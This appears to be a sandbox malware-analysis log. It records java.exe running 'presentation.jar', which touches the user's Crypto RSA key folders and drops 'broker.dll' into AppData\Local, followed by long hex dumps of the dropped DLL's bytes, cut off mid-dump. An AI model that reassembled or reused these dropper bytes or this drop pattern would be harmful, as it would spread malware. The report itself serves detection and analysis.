Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: java.exe PID: 5732 Parent PID: 6008

General

Start time:	17:58:01
Start date:	06/05/2021
Path:	C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe' -javaagent:'C:\Users\user\AppData\Local\Temp\jartracer.jar' -jar 'C:\Users\user\Desktop\presentation.jar'
Imagebase:	0x11b0000
File size:	192376 bytes
MD5 hash:	28733BA8C383E865338638DF5196E6FE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Java
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\hsperfdata_user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DE88C5B	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\hsperfdata_user\5732	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6DE88D58	CreateFileA
C:\ProgramData\Oracle\Java\.oracle_jre_usage	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	736E845C	CreateDirectoryW
C:\ProgramData\Oracle\Java\.oracle_jre_usage\cce3fe3b0d8d83e2.timestamp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open reparse point	success or wait	1	736E80CF	CreateFileW
C:\Users\user\AppData\Roaming\Microsoft	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	object name collision	1	736E7663	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	success or wait	1	736E7663	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	success or wait	1	736E7663	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	success or wait	1	736E7663	unknown
C:\Users\user\AppData\Roaming\Microsoft	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	object name collision	1	736E7673	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Crypto	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	object name collision	1	736E7673	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	object name collision	1	736E7673	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	object name collision	1	736E7673	unknown
C:\Users\user\AppData\Roaming\Microsoft	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	object name collision	1	736E7673	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	object name collision	1	736E7673	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	object name collision	1	736E7673	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	object name collision	1	736E7673	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\83aa4cc77f591dfc2374580bbd95f6ba_d06ed635-68f6-4e9a-955c-4899f5f57b9a	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	736E7673	unknown
C:\Users\user\AppData\Roaming\Microsoft	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	object name collision	1	736E7663	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	object name collision	1	736E7663	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	object name collision	1	736E7663	unknown
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident	object name collision	1	736E7663	unknown
C:\Users\user\AppData\Local\broker.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	736E9D3D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Oracle\Java\.oracle_jre_usage\cce3fe3b0d8d83e2.timestamp	unknown	57	43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 4a 61 76 61 5c 6a 72 65 31 2e 38 2e 30 5f 32 31 31 0d 0a 31 36 32 30 33 34 39 30 38 33 31 38 30 0d 0a	C:\Program Files (x86)\Java\jre1.8.0_211..1620349083180..	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\83aa4cc77f591dfc2374580bbd95f6ba_d06ed635-68f6-4e9a-955c-4899f5f57b9a	unknown	45	02 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4a 32 53 45 00	.....J2SE.	success or wait	1	736E7673	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 dd be 89 48 99 df e7 1b 99 df e7 1b 99 df e7 1b 0e 1b 99 1b 98 df e7 1b be 19 8a 1b 8b df e7 1b be 19 9a 1b 89 df e7 1b be 19 9c 1b 9f df e7 1b be 19 89 1b 9e df e7 1b 5a d0 ba 1b 9c df e7 1b 99 df e6 1b 71 df e7 1b be 19 95 1b c0 df e7 1b be 19 9d 1b 98 df e7 1b be 19 9b 1b 98 df e7 1b be 19 9f 1b 98 df e7 1b 52 69 63 68 99 df e7 1b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $..........H................. ....Z...........q............ ....Rich....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	295	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	51 56 8b f1 6a 00 8d 4c 24 08 e8 9b 15 01 00 8b 46 04 83 f8 ff 73 06 83 c0 01 89 46 04 8d 4c 24 04 e8 a5 15 01 00 5e 59 c3 cc cc cc cc cc cc 51 56 57 8b f9 6a 00 8d 4c 24 0c e8 6a 15 01 00 8b 47 04 85 c0 76 0b 83 f8 ff 73 06 83 c0 ff 89 47 04 8b 77 04 f7 de 1b f6 f7 d6 8d 4c 24 08 23 f7 e8 65 15 01 00 5f 8b c6 5e 59 c3 cc cc cc cc 51 56 57 8b f9 e8 a6 1d 01 00 89 07 e8 29 17 01 00 6a 00 8d 4c 24 0c 8b f0 e8 1c 15 01 00 8b 46 04 83 f8 ff 73 06 83 c0 01 89 46 04 8d 4c 24 08 e8 26 15 01 00 8b c7 5f 5e 59 c3 cc cc cc cc cc 51 57 8b 39 85 ff 74 41 6a 00 8d 4c 24 08 e8 e7 14 01 00 8b 47 04 85 c0 76 0b 83 f8 ff 73 06 83 c0 ff 89 47 04 56 8b 77 04 f7 de 1b f6 f7 d6 8d 4c 24 08 23 f7 e8 e1 14 01 00 85 f6 74 0a 8b 06 8b 10 6a 01 8b ce ff d2 5e 5f 59 c3 cc cc cc	QV..j..L$.....F....s.....F.. L$.....^Y.....QVW..j..L$.. j....G...v....s.....G..w..... ..L$.#..e..._..^Y.....QVW..... .....)...j..L$.....F....s. ....F..L$..&....._^Y.....QW.9 ..tAj..L$.....G...v....s.... .G.V.w.....L$.#.....t... ..j.....^_Y....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	49 74 af 80 1b 49 20 ff ff b2 3f cc 86 a1 7b 61 82 20 20 25 73 24 e1 73 00 00 00 00 00 78 32 9a df f3 00 ff ff 00 97 36 ea 73 88 3a 2c 5d a1 ce 50 bf 00 00 00 00 00 00 39 02 3d 00 20 f9 7f 64 eb bd 3b b5 cd a9 20 00 00 00 00 00 00 00 d6 ab 00 ff ff 00 00 ff ff 51 f8 6d 8b ff ff 20 f3 ab c4 db a0 73 b9 ed 75 d0 49 3a 2d 7b d0 77 19 44 be 9e 73 fd 4d f8 2a 12 38 65 4c a2 4b 56 da 0f ad f8 6b 0d 7c 43 3c 72 82 e9 4c 50 b9 4b 3f 6c 70 9f 7b 5f 6b 97 6d 36 74 20 7d a6 fb e5 4a 04 05 96 ba cf 31 af 1f bb 7d 2a b3 63 91 d8 74 20 ff 40 75 21 7d cf bd 87 ff 20 20 00 00 9e 2f 3c 5b 16 3f 00 00 00 00 49 7a a2 45 32 4f 7d 68 20 20 00 00 00 00 7e ad 4b 5f 6d 00 00 88 53 16 8a 36 00 00 20 20 00 00 00 00 ed 53 0c 3f 19 7b 8f fc 6e 1c 43 cc ff ff 00 00 00 00 00 b4 a1 2e	It...I ...?...{a. %s$.s.....x 2........6.s.:,]..P.......9.=. ..d..;.. ....Q.m... .....s..u.I:~{.w.D..s.M.*. 8eL.KV....k.|C<r..LP.K?lp. {_k.m6t }...J.....1...}*.c..t .@u!}.... .../<[.?....Iz.E2O}h . ...~.K_m...S..6.. .....S.?.{. .n.C...........	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 20 20 75 ae 73 dc c2 55 0a 1a 79 00 00 20 be 00 00 20 20 00 00 00 00 7e 87 be cd 00 00 00 00 00 00 00 83 1e f5 11 9e b1 fd e1 29 34 12 00 07 be 5a 19 df 95 1a b4 64 04 09 47 73 48 db f5 1f 5c fd 73 de 36 c1 0d 76 7b d2 b6 d1 8f e5 b7 63 3a 17 8d 5e 14 60 77 dd e5 eb 84 14 31 f4 7f 38 67 f9 f3 8f 2c ba 75 27 78 ef ae 06 02 49 95 76 a7 be fb ef 00 20 20 ed ef 69 22 7e cf 85 00 00 91 d3 75 81 2c e8 00 00 20 20 20 b8 be c8 4b 0a e8 d6 24 20 00 00 00 30 b0 cc ac 56 00 00 00 00 00 ff b4 e4 33 61 62 ff 20 3a 06 f5 1d fd bc 5f eb 7e bb 7e dc 20 00 00 ff ff ff ff 20 b1 6e 75 20 20 20 00 00 20 20 3f 81 29 12 70 bc 9b 89 f7 00 00 00 f4 5c 00 00 6a 3c d2 4e 00 00 00 00 00 ec b6 a8 97 56 58 7b 8f 6f ee 8d 43 df 1b c2 5d 01 33 7f f1 2d 85 d5 f4 e5 ad 70 20 12 b0	.. u.s..U..y.. ... .~.... .....)4....Z.....d..G sH...\.s.6..v{.....c:..^.`w.. ...1..8g...,.u'x....I.v..... ..i"~.....u.,... ...K...$ . ..0...V.....3ab. :....._.~.~. ..... .nu .. ?.).p..... ...\..j<.N.....VX{.o..C...].3..-.....p ..	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	91 68 cb b1 fe 00 00 00 00 4a 30 79 00 00 00 00 00 00 48 05 fb 02 b3 3a 11 27 fc 00 00 02 77 00 00 00 00 00 00 00 00 5b f2 6c 24 20 20 00 00 00 00 00 00 9c c0 1e ce ae 43 3d 6d 43 e9 05 3e 55 74 e7 d3 dc 3a 66 bb 92 b0 b8 39 5c 3e 96 b2 32 6c 98 02 b2 45 99 3f cd 75 77 36 0b cd 61 9d 78 b6 30 4b 90 77 37 bd a9 78 f1 69 39 34 0f 8d ce 6b 23 e4 c5 f1 67 3c 18 6e fa 1e d7 43 b4 71 87 fd 9e 00 07 00 00 00 aa 54 0d a9 f3 37 83 ff ff 86 fd e8 f2 ea 6a ff ff 00 00 00 df ab ac 8a f8 c2 43 37 00 00 00 00 ce dc a2 37 8f 00 00 00 00 00 00 3c bc 0b da c5 00 20 0c 80 4b b5 6c 9c 85 32 fd 39 26 90 20 ff ff 00 00 00 00 ff 95 91 ab ff 20 20 20 20 20 20 f3 2a da b5 b7 b1 80 b9 fb 00 00 20 9c f9 20 00 7d be 4a e5 00 ff ff ff ff e7 71 64 e2 2e 25 ed e4 34 99 5d 46 f3 a7 e5 f0	.h.....J0y.....H....:'.... w.....[.I$ .....C=mC. .>Ut...:f....9\>..2l...E.?.uw6 ..a.x.0K.w7..x.i94...k#...g<. n...C.q.....T...7.....j. .....C7.....7.....<..... ..K.I..2.9&. ..... .*..... .. .}.J..... qd..%..4.]F....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	73 b2 3c f7 3b 16 00 00 00 00 00 00 00 00 00 05 79 65 70 fb a6 71 00 00 00 00 00 00 00 00 11 99 7e b6 f2 ed 00 20 20 6e 85 7b 28 c8 8e 5e 9e 00 00 4a 4b d9 5e f5 20 20 00 00 00 58 ff 53 4b 0f 00 20 20 20 19 2b 99 0e da 56 a0 03 72 34 b7 ee 20 00 00 20 20 00 d3 09 fc 00 00 81 a5 0b 4c 93 58 17 85 10 00 20 20 00 00 ff ff 20 ee 7e 20 00 00 00 00 00 00 3b b1 33 64 20 20 00 78 24 2c 25 5b ff 9b 3e 3b 98 ff 3a 09 44 ff 5b 2f 7e 14 07 54 52 1a dc 23 5b 0c 82 21 3a 92 38 3f 1e 31 7b 12 5b 7f b7 04 50 69 13 8f d5 e9 3d bf db dc 0c 15 83 2c 28 33 e3 e2 86 f1 ff 83 6f 73 c2 19 08 09 b0 55 7a 37 7a 63 f1 e5 0d 20 1f 2a 00 00 78 3a d8 cb c2 b4 b2 00 00 00 ff ff fc e2 ce 17 0e 93 00 00 00 00 3b fe fc 43 1c 27 51 18 00 00 ff ff 00 00 e9 10 6c 4e 8b 00 00 20 c9 13 2e 17 00 00	s.<.;.....yep..q.....~.... n.{(..^...JK.^. ...X.SK.. .+...V..r4.. .. ..L.X.... .... .~ .....;.3d .x$,% [..>;..:.D.[/~..TR..#[.. !:.8?.1{.[...Pi....=.....,(3. .....os.....Uz7zc... .*..x:... .....;..C.'Q.....IN...	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	0e 3e 00 00 00 00 00 6f 87 3b 5d 53 83 c4 c5 ba f0 02 78 00 00 00 00 9b 9d c9 20 20 00 00 00 00 d6 c4 1d 4b ba b7 76 af c5 20 20 a4 ff 00 00 00 00 ff ff ff 00 00 6b 7b 3b 18 00 00 20 20 00 00 20 ed 5f fb f5 b5 4b df 7e 47 8b 02 b6 af 78 89 34 bb 9a 74 f7 23 e2 b7 c7 f9 7a 55 ca c2 0b 3f 53 1c 41 06 0e 8a bb 95 48 ec c5 f5 36 be 7e c2 44 22 e2 86 e6 55 1b 87 7f f6 bd 43 0a 76 1f 16 b9 15 7a 48 56 c1 7d 29 47 1d 49 3d 3e a5 eb f8 8e aa 20 00 00 85 d5 7f c1 b7 40 32 ff ff bb 41 29 df 3e 4a 00 00 00 00 00 a0 da ed 6c ce a1 33 81 00 20 20 ff 5d 79 26 dc 87 ff 00 00 00 00 00 0c 71 28 05 9b 00 00 b9 51 5d 89 75 32 eb fb 69 16 24 7c 00 00 00 00 00 00 00 20 83 34 6d 20 00 00 00 00 00 00 f7 b7 7d fd 9e f9 1b be 33 00 00 00 3e 70 00 00 bd e0 0e 58 00 ff ff 00 00 b8 66	.>.....o.;]S......x..... .. ..K..v.. .....k{;... .. ._...K.~G....x.4..t.#....zU...? S.A.....H...6.~.D"...U... ..C.v....zHV.})G.I=>..... ....@2...A).>J.....l..3.. .]y&.....q(.....Q].u2..i.$| ..... .4m ....}.....3... >p.....X.....f	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	7f 46 b0 9f 0a 4c 45 bf b3 05 d4 b8 3b 47 93 c7 3a 6e a9 81 00 00 00 00 00 00 00 79 f2 6f f8 66 76 85 48 8d 8a 68 00 00 00 48 ff 25 ea 6d 01 00 cc cc 48 8d 8a 38 00 00 00 e9 14 65 ee ff cc cc cc cc 48 8d 8a 38 00 00 00 48 ff 25 ca 6d 01 00 cc cc 48 8d 8a 60 00 00 00 48 ff 25 ba 6d 01 00 cc cc 48 8d 8a 68 00 00 00 48 ff 25 aa 6d 01 00 cc cc 48 8d 48 8d 05 52 ed 11 00 48 89 03 48 89 7b 60 48 85 ff 74 0a 48 8b 07 48 8b cf ff 50 08 90 48 8d 05 8d c3 16 00 48 89 03 48 8b c3 48 8b 5c 24 48 48 83 c4 30 5f c3 cc cc cc cc cc cc cc cc cc cc cc 40 53 48 83 ec 20 48 8b d9 c7 41 08 00 00 00 00 48 83 c1 10 e8 f7 d8 db ff 48 8d 05 90 c3 16 00 48 c7 43 60 00 00 00 00 48 89 03 48 8b c3 48 83 c4 20 5b c3 cc cc cc cc cc cc cc cc cc cc cc 48 8d 05 69 c3 16 00 48 89	.F...LE.....;G..:n.....y. o.fv.H..h...H.%.m....H..8..... e.....H..8...H.%.m....H..`... H.%.m....H..h...H.%.m....H. H..R...H..H. {`H..t.H..H...P..H... ...H..H..H.\$HH..0_..... ..@SH.. H...A.....H.....H.. ....H.C`....H..H..H.. [..... .....H..i...H.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	7d c7 48 85 c9 74 06 48 8b 01 ff 50 10 4c 89 65 27 48 8d 45 d7 48 89 45 a7 48 8d 4d d7 e8 54 53 e0 ff 90 48 8d 4d 1f ff 15 71 49 0d 00 90 48 8d 4d 07 ff 15 66 49 0d 00 90 48 8d 4d f7 ff 15 5b 49 0d 00 90 48 8d 4d ef ff 15 50 49 0d 00 48 8b c3 48 8b 4d 37 48 33 cc e8 29 a4 07 00 4c 8d 9c 24 d0 00 00 00 49 8b 5b 30 49 8b 73 38 49 8b e3 41 5c 5f 5d c3 cc e9 4b 50 ff ff cc cc cc cc cc cc cc cc cc cc e9 eb 50 ff ff cc cc cc cc cc cc cc cc cc cc 48 8b c4 55 57 41 54 48 8d 68 a1 48 81 ec d0 00 00 00 48 c7 45 af fe ff ff ff 48 89 58 18 48 89 70 20 48 8b 05 8f fc 07 02 48 33 c4 48 89 45 37 48 8b da 48 8b f9 48 89 55 b7 45 33 e4 44 89 65 97 44 89 65 cf 48 8d 4d d7 e8 e2 d4 db ff 4c 89 65 27 48 8d 35 77 bf 16 00 48 89 75 c7 48 8b 4f 60 48 85 c9 0f 84 c2 00 00	}.H..t.H...P.L.e'H.E.H.E.H. M.. TS...H.M...qI...H.M...fl...H. M... [I...H.M...PI..H..H.M7H3..) ...L..$....I.[0I.s8I..A_]...K P.....P..... H..UWATH.h.H.....H.E..... H.X.H.p H.....H3.H.E7H..H..H.U.E3 .D.e.D.e.H.M.....L.e'H.5w.. .H.u.H.O`H.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	cb ff 15 ff 3b 0d 00 48 8b 44 24 28 48 89 45 07 83 7e 08 00 74 14 48 8d 4e 10 4c 8d 05 5d e1 15 00 48 8b 56 60 e8 5c 49 e0 ff 8b 45 af 89 47 08 48 8d 4f 10 48 8d 55 b7 e8 f9 c9 db ff 90 48 8d 1d a1 2c 11 00 48 89 1f 48 8b 4d 07 48 89 4f 60 48 85 c9 74 0a 48 8b 01 ff 50 08 48 8b 4d 07 4c 89 37 c7 44 24 20 01 00 00 00 48 89 5d a7 48 85 c9 74 06 48 8b 01 ff 50 10 4c 89 6d 07 48 8d 45 b7 48 89 45 87 48 8d 4d b7 e8 e8 46 e0 ff 90 48 8d 4d ff ff 15 05 3d 0d 00 90 48 8d 4d e7 ff 15 74 ec f6 f0 e1 07 00 48 8b cb ff 15 e7 e1 07 00 41 b8 08 00 00 00 41 8d 50 f9 48 8b cb ff 15 cc e1 07 00 48 8b c7 48 83 c4 60 41 5e 41 5d 41 5c 5f 5e 5b 5d c3 cc cc 40 55 56 41 54 41 56 41 57 48 83 ec 20 48 8b 41 10 45 33 ff 48 8b f2 48 8b e9 48 85 c0 74 05 8b 50 18 eb 03 49 8b d7 48	....;..H.D$(H.E..~..t.H.N.L..]...H.V`.\I...E..G.H.O.H.U.....H...,..H..H.M.H.O`H..t.H...P.H.M.L.7.D$....H.].H..t.H...P.L.m.H.E.H.E.H.M...F...H.M....=...H.M...t.....H.....A...A.P.H.....H..H..`A^A]A_^[]...@UVATAVAWH..H.A.E3.H..H..H..t..P...I..H	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	85 db 74 06 4a 8b 1c e3 eb 07 48 8b 1d fe b7 e0 01 48 8b 0e 8b 01 83 f8 01 74 38 85 c0 74 34 44 8b 41 08 41 81 e0 ff ff ff 7f 75 19 45 8d 48 02 45 33 c0 41 8d 51 06 8d 4a 60 ff 15 47 de 07 00 48 89 06 eb 0e 8b 51 04 45 8b cf 48 8b ce e8 04 91 fe ff 48 8b 0e ff 15 3b de 07 00 48 8b f8 48 85 db 74 09 48 8b 13 48 8b cb ff 52 08 4a 8b 4c 2f 60 48 85 c9 74 06 48 8b 01 ff 50 10 4a 89 5c 2f 60 46 89 7c 2f 08 48 8b 06 41 ff c6 49 ff c4 49 83 c5 68 44 3b 70 04 0f 8c 4a ff ff ff 4c 8b 6c 24 60 48 8b 7c 24 58 48 8b 5c 24 50 48 83 c4 20 41 5f 41 5e 41 5c 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 40 55 56 41 54 41 56 41 57 48 83 ec 20 48 8b 41 10 45 33 ff 48 8b f2 48 8b e9 48 85 c0 74 05 8b 50 18 eb 03 49 8b d7 48 8b 06 45 8b cf 44 8b 40 08 41 0f ba f0 1f 41 3b	..t.J.....H.....H.....t8..t4D.A.A.....u.E.H.E3.A.Q..J`..G...H.....Q.E..H.....H....;...H..H..t.H..H...R.J.L/`H..t.H...P.J.\`F.|/.H..A..I..hD;p...J...L.I$`H.\|$XH.\$PH..A_A^A\^].....@UVATAVAWH..H.A.E3.H..H..H..t..P...I..H..E..D.@.A....A;	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	01 48 8b 0e 8b 01 83 f8 01 74 38 85 c0 74 34 44 8b 41 08 41 81 e0 ff ff ff 7f 75 19 45 8d 48 02 45 33 c0 41 8d 51 06 8d 4a 60 ff 15 57 da 07 00 48 89 06 eb 0e 8b 51 04 45 8b cf 48 8b ce e8 34 93 fe ff 48 8b 0e ff 15 4b da 07 00 48 8b f8 48 85 db 74 09 48 8b 13 48 8b cb ff 52 08 4a 8b 4c 2f 60 48 85 c9 74 06 48 8b 01 ff 50 10 4a 89 5c 2f 60 46 89 7c 2f 08 48 8b 06 41 ff c6 49 ff c4 49 83 c5 68 44 3b 70 04 0f 8c 4a ff ff ff 4c 8b 6c 24 60 48 8b 7c 24 58 48 8b 5c 24 50 48 83 c4 20 41 5f 41 5e 41 5c 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc 40 55 56 41 54 41 56 41 57 48 83 ec 20 48 8b 41 10 45 33 ff 48 8b f2 48 8b e9 48 85 c0 74 05 8b 50 18 eb 03 49 8b d7 48 8b 06 45 8b cf 44 8b 40 08 41 0f ba f0 1f 41 3b d0 7e 09 44 8b c2 41 b9 08 00 00 00 48 8b ce e8	.H.....t8..t4D.A.A.....u.E.H.E3.A.Q..J`..W...H.....Q.E..H ...4...H....K...H..H..t.H..H.. .R.J.L/`H..t.H...P.J.\`F.|/.H..A..I..I..hD;p...J...L.I$`H.\|$XH.\$PH.. A_A^A\^]..... ...@UVATAVAWH.. H.A.E3.H..H..H ..t..P...I..H..E..D.@.A....A;.~.D..A.....H...	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8b 41 08 41 81 e0 ff ff ff 7f 75 19 45 8d 48 02 45 33 c0 41 8d 51 06 8d 4a 60 ff 15 67 d6 07 00 48 89 06 eb 0e 8b 51 04 45 8b cf 48 8b ce e8 74 98 fe ff 48 8b 0e ff 15 5b d6 07 00 48 8b f8 48 85 db 74 09 48 8b 13 48 8b cb ff 52 08 4a 8b 4c 2f 60 48 85 c9 74 06 48 8b 01 ff 50 10 4a 89 5c 2f 60 46 89 7c 2f 08 48 8b 06 41 ff c6 49 ff c4 49 83 c5 68 44 3b 70 04 0f 8c 4a ff ff ff 4c 8b 6c 24 60 48 8b 7c 24 58 48 8b 5c 24 50 48 83 c4 20 41 5f 41 5e 41 5c 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc 40 55 56 41 54 41 56 41 57 48 83 ec 20 48 8b 41 10 45 33 ff 48 8b f2 48 8b e9 48 85 c0 74 05 8b 50 18 eb 03 49 8b d7 48 8b 06 45 8b cf 44 8b 40 08 41 0f ba f0 1f 41 3b d0 7e 09 44 8b c2 41 b9 08 00 00 00 48 8b ce e8 c4 9a fe ff 48 8b 06 4d 8b e7 45 8b f7 44 39 60	.A.A.....u.E.H.E3.A.Q..J`..g...H.....Q.E..H...t...H....[...H..H..t.H..H...R.J.L/`H..t.H.. .P.J.\`F.|/.H..A..I..I..hD;p. ..J...L.I$`H.\|$XH.\$PH.. A_A^A \^].....@UVATAVAWH.. H.A.E3.H..H..H..t..P...I..H..E ..D.@.A....A;.~.D..A.....H....H..M..E..D9`	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	45 33 c0 41 8d 51 06 8d 4a 60 ff 15 77 d2 07 00 48 89 06 eb 0e 8b 51 04 45 8b cf 48 8b ce e8 b4 9d fe ff 48 8b 0e ff 15 6b d2 07 00 48 8b f8 48 85 db 74 09 48 8b 13 48 8b cb ff 52 08 4a 8b 4c 2f 60 48 85 c9 74 06 48 8b 01 ff 50 10 4a 89 5c 2f 60 46 89 7c 2f 08 48 8b 06 41 ff c6 49 ff c4 49 83 c5 68 44 3b 70 04 0f 8c 4a ff ff ff 4c 8b 6c 24 60 48 8b 7c 24 58 48 8b 5c 24 50 48 83 c4 20 41 5f 41 5e 41 5c 5e 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 40 55 56 41 54 41 56 41 57 48 83 ec 20 48 8b 41 10 45 33 ff 48 8b f2 48 8b e9 48 85 c0 74 05 8b 50 18 eb 03 49 8b d7 48 8b 06 45 8b cf 44 8b 40 08 41 0f ba f0 1f 41 3b d0 7e 09 44 8b c2 41 b9 08 00 00 00 48 8b ce e8 04 a0 fe ff 48 8b 06 4d 8b e7 45 8b f7 44 39 60 04 0f 8e d7 00 00 00 48 89 5c 24 50 48 89 7c 24	E3.A.Q..J`..w...H.....Q.E..H .....H....k...H..H..t.H..H...R .J.L/`H..t.H...P.J.\`F.|/.H.. A..I..I..hD;p...J...L.I$`H.\|$X 